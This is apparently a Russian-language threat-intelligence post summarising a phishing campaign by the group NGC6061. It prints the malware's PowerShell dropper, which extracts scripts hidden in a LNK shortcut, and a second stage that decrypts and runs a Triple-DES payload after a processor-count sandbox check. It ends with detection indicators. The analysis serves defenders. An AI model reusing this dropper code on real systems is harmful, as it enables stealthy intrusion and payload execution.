



Solar выпустил отчет о фишинговых кампаниях, применяемых группировкой NGC6061

Атака начинается с фишингового письма, которое содержит
ZIP -> self-extracted LNKПри запуске ярлыка выполняется следующий ps-скрипт. Скрипт извелекает из
LNK два файла - ps1, decoy-docx, сохраняет их в c:\windows\Temp и запускает
powershell.exe -exec bypass -w 1 -c $p=Get-ChildItem -Path $env:userprofile -Include Interview_questions.doc.lnk -Recurse;
$tbytes=[System.IO.File]::ReadAllBytes($p); $tstr=$tbytes|ForEach-Object{$_.ToString('X2')};
for($i=0;$i-le$tstr.Length;$i++){
    if($tstr[$i]-eq'24'-and$tstr[$i+1]-eq'42'){
        $st=$i;break;
    }
}
for($i=0;$i-le$tstr.Length;$i++){
    if($tstr[$i]-eq'50'-and$tstr[$i+1]-eq'4B'-and$tstr[$i+2]-eq'03'){
        $ed=$i;
        break;
    }
}
for($j=$st;$j-lt$ed;$j++){
    $ec+=$tstr[$j]
}
for($l=$ed;$l-le$tstr.Length;$l++){
    $oc+=$tstr[$l];
}
$by=[byte[]]($ec -split '([0-9a-f]{2})'|Where-Object{$_ -match '[0-9a-f]{2}'}|ForEach-Object{[Convert]::ToByte($_, 16)});
$cy=[byte[]]($oc -split '([0-9a-f]{2})'|Where-Object{$_ -match '[0-9a-f]{2}'}|ForEach-Object{[Convert]::ToByte($_, 16)}); $ye=[system.Text.Encoding]::default.getstring($by); [System.IO.File]::WriteAllBytes('c:\windows\temp\u1.ps1', $by); [System.IO.File]::WriteAllBytes('c:\windows\temp\1.docx', $cy);
start-process c:\windows\temp\1.docx;
powershell.exe -exec bypass -w 1 -f c:\windows\temp\u1.ps1;
Второй скрипт расшифровывает полезную нагрузку, проверяет количество логических процессоров и если их меньше двух 2, то запускает decoy, иначе запускает бинарь
$B64="<base64_encode_str>"
$TDESKEY = 'fRTYUIOEGo6nMYPcyCnEJc4qVRTkGY82'
function decode($EncryptedData) {
    $Data = $EncryptedData.Split(':')
    $TD = New-Object System.Security.Cryptography.TripleDESCryptoServiceProvider
    $Key = [Convert]::FromBase64String($TDESKEY)
    $IV = [Convert]::FromBase64String($Data[0])
    $DataByte = [Convert]::FromBase64String($Data[1])
    $MS = New-Object System.IO.MemoryStream(,$DataByte)
    $CS = New-Object System.Security.Cryptography.CryptoStream($MS,$TD.CreateDecryptor($Key,$IV), [System.Security.Cryptography.CryptoStreamMode]::Read)
    $Reader = New-Object System.IO.StreamReader($CS)
    $Result = $Reader.ReadToEnd()
    $Reader.Dispose()
    $Bytes=[System.Convert]::FromBase64String($Result)
    [System.IO.File]::WriteAllBytes( "c:\windows\temp\cgi2.exe",$Bytes)
    return $Bytes

}
$t3=Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty NumberOfLogicalProcessors;
if($t3 -le 2)
{
    calc.exe;
}
else
{
    [byte[]]$readb=decode($B64);
    start-sleep(100);
    c:\windows\temp\cgi2.exe
}
Интересно, что пути захардкожены
c:\windows\temp\🔭 Для обнаружения достаточно индикаторов:
🔤 Создание LNK с ADS NTFS в
%Temp% или в одной из директорий пользователя🔤 Анализ опасных-командлетов powershell
System.Security.Cryptography, WriteAllBytes, System.IO.File, ReadAllBytes, byte[], ToByte
#detectioneasy
#ttp@detectioneasy